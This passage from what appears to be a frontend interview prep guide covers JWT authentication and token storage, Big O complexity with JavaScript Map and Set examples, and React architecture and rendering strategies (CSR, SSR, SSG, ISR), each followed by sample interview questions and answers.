.SflKxwRJSMeKKF2QT4fwpMeJf36P0k6yJV_ <- signature (HMAC of header+payload)
```

JWT Auth Flow

- 1. User logs in → server creates JWT signed with secret → sends to client.
- 2. Client stores JWT (in memory or localStorage) and sends it as Authorization: Bearer header.
- 3. Server receives request, verifies JWT signature with its secret, reads claims (userId, roles, exp). No database lookup needed.
- 4. Token expires (exp claim) → client must re-authenticate.

Access Tokens vs Refresh Tokens

Access token: Short-lived JWT (15 minutes). Sent on every API request. If stolen, it expires quickly.

Refresh token: Long-lived (7 days, 30 days), stored in HttpOnly cookie. Used ONLY to get a new access token when the old one expires. Stored server-side so it can be revoked.

Critical Security Note

Never store JWTs in localStorage if the token grants sensitive access — localStorage is readable by any JavaScript (including XSS scripts). Store access tokens in memory (a JS variable) and refresh tokens in HttpOnly cookies. This way, XSS cannot steal the refresh token, and CSRF cannot use the access token (because it's not in a cookie).

Q: What is the main problem with JWTs and how do you handle token revocation?

A: JWTs are stateless — the server cannot 'cancel' a valid token before it expires. If a user logs out or their account is compromised, the token is still valid until expiry. Solutions: (1) Keep JWTs short-lived (15 minutes) so the damage window is small. (2) Maintain a server-side blacklist of revoked token IDs (jti claim) — but this partially reintroduces the session store. (3) Use a refresh token rotation strategy where each refresh invalidates the old refresh token.

Big O & Data Structures

Big O notation describes how an algorithm's performance scales with input size. Frontend engineers often dismiss this as 'backend CS stuff' — but rendering a list of 10,000 items, searching through user data, or debouncing events all have algorithmic complexity implications.

Big O Complexity Classes

Notation	Name	Example	At n=1000
$O(1)$	Constant	Array access by index, <code>Map.get()</code>	1 op
$O(\log n)$	Logarithmic	Binary search, balanced BST lookup	~10 ops
$O(n)$	Linear	<code>Array.find()</code> , for loop over list	1,000 ops
$O(n \log n)$	Linearithmic	<code>Array.sort()</code> , merge sort	~10,000 ops
$O(n^2)$	Quadratic	Nested loops, bubble sort	1,000,000 ops
$O(2^n)$	Exponential	Recursive subset generation	Effectively infinite

Data Structures You Must Know

Array — $O(1)$ access, $O(n)$ search

The fundamental data structure. Random access by index is $O(1)$. Searching for a value is $O(n)$. Inserting/deleting at the end is $O(1)$ amortised. Inserting/deleting at the start is $O(n)$ because all elements shift.

Map — $O(1)$ average lookup, $O(n)$ space

Hash map — stores key-value pairs with $O(1)$ average-case get/set. In JavaScript, use `Map` (not plain objects) for non-string keys, guaranteed insertion-order iteration, and better performance with frequent additions/deletions.

```
const cache = new Map();
cache.set('user:123', userData); //  $O(1)$ 
cache.get('user:123'); //  $O(1)$ 
```

Frontend use case: Memoisation, lookup tables, deduplication. Replacing an $O(n)$ `Array.find()` with a `Map.get()` is a common interview improvement.

Set — $O(1)$ has/add/delete

A collection of unique values. Use `Set` to deduplicate arrays efficiently, or to check membership in $O(1)$ vs `Array.includes()`'s $O(n)$.

```
const seen = new Set();
const unique = items.filter(x => !seen.has(x) && seen.add(x)); //  $O(n)$ 
```

Tree — The DOM IS a Tree

The DOM is a tree data structure. Understanding trees means understanding why certain DOM operations are expensive: walking from a node to the root is $O(\text{depth})$, querying all descendants is $O(\text{subtree size})$. Virtual DOM diffing is fundamentally a tree diff algorithm — React's reconciler compares two trees to find minimal DOM changes.

Queue — FIFO, $O(1)$ enqueue/dequeue

First In, First Out. The browser's task queue and microtask queue are literal queues. Understanding why Promise callbacks run before setTimeout callbacks is understanding queue priority.

Q: How would you find the first duplicate in an array? Compare $O(n^2)$ vs $O(n)$ approaches.

A: $O(n^2)$ naive: nested loops — for each element, scan the rest of the array. $O(n)$ optimal: iterate once, storing each value in a Set. On each element, check `Set.has(value)` before adding it. First hit is the first duplicate. Space tradeoff: $O(n)$ space for the Set. This pattern — trading space for time using a hash set — solves most 'find duplicate/pair' interview questions.

Component Architecture & Rendering Strategies

Knowing React syntax is entry-level. Understanding WHY React's architecture decisions exist — unidirectional data flow, composition over inheritance, lifting state — and being able to compare rendering strategies (CSR vs SSR vs SSG) is what senior engineers test for.

Unidirectional Data Flow

In React, data flows in one direction: parent to child via props. A child cannot directly mutate a parent's state. To 'communicate up', the parent passes a callback function as a prop which the child calls.

Why this matters: Unidirectional flow makes data changes predictable and traceable. You always know where state lives and how it changes. Compare to two-way binding (Angular's older approach) where data can change from multiple directions, making bugs harder to trace.

State Management Design

State should live at the lowest common ancestor of all components that need it. Common interview question: when do you lift state vs use context vs use a global store?

- **Local state (useState):** Data used by only one component. Form inputs, toggle state, hover state.
- **Lifted state:** When two sibling components need the same data, lift it to their parent.
- **Context:** For globally needed data that doesn't change often — theme, locale, current user. NOT for high-frequency updates (causes unnecessary re-renders of all consumers).
- **External store (Redux, Zustand):** Complex client state with many interactions — shopping cart, undo history, real-time collaborative state. Enables time-travel debugging, middleware for logging/analytics.

Rendering Strategies — The Big Four

CSR — Client-Side Rendering

The server sends an empty HTML shell + a JavaScript bundle. The browser downloads JS, executes it, fetches data via API, and renders. This is how Create React App works by default.

Pros: Rich interactivity, no server for every page. **Cons:** Slow initial load, poor SEO (crawlers may not wait for JS execution), blank screen until JS loads (hurts LCP).

SSR — Server-Side Rendering

The server renders the React component tree to HTML on every request, sends fully-formed HTML. The browser shows content immediately, then 'hydrates' — React takes over the static HTML and

attaches event listeners.

Pros: Fast first paint (good LCP), SEO-friendly (HTML has content), works without JS. **Cons:** Server cost per request, Time To Interactive (TTI) can lag behind FCP because hydration takes time, TTFB (Time To First Byte) depends on server performance.

SSG — Static Site Generation

Pages are pre-rendered to HTML at build time, not request time. HTML files are served from CDN — zero server computation per request. Next.js `getStaticProps` enables SSG.

Pros: Fastest possible delivery (CDN-edge served HTML), great SEO, cheapest hosting. **Cons:** Content is stale until next build. Not suitable for personalised or real-time data. Build time grows with page count.

ISR — Incremental Static Regeneration (Next.js specific)

Hybrid of SSG and SSR. Pages are statically generated but can be regenerated in the background after a specified interval (`revalidate: 60` means regenerate after 60 seconds). Users always get the static version — never wait for regeneration.

Strategy	First Paint	SEO	Personalisation	Server Cost
CSR	Slow	Poor	Full	Low
SSR	Fast	Great	Full	High
SSG	Fastest	Great	None	Minimal
ISR	Fastest	Great	Limited	Low

Q: When would you choose SSG over SSR for a product page on an e-commerce site?

A: If the product data changes infrequently (daily catalogue updates) and the page is not personalised, SSG is ideal — it delivers CDN-cached HTML instantly with no server cost per request, maximising LCP. I'd use ISR with a short revalidation period (e.g. 5 minutes) to handle price/stock updates without a full rebuild. SSR would only be warranted if the page needed to show real-time personalised data (user-specific pricing, recommendations based on session) or if stock data changed so rapidly that stale content would cause order failures.

End of Guide

Master these 10 chapters and you will outperform 90% of freshers in frontend interviews.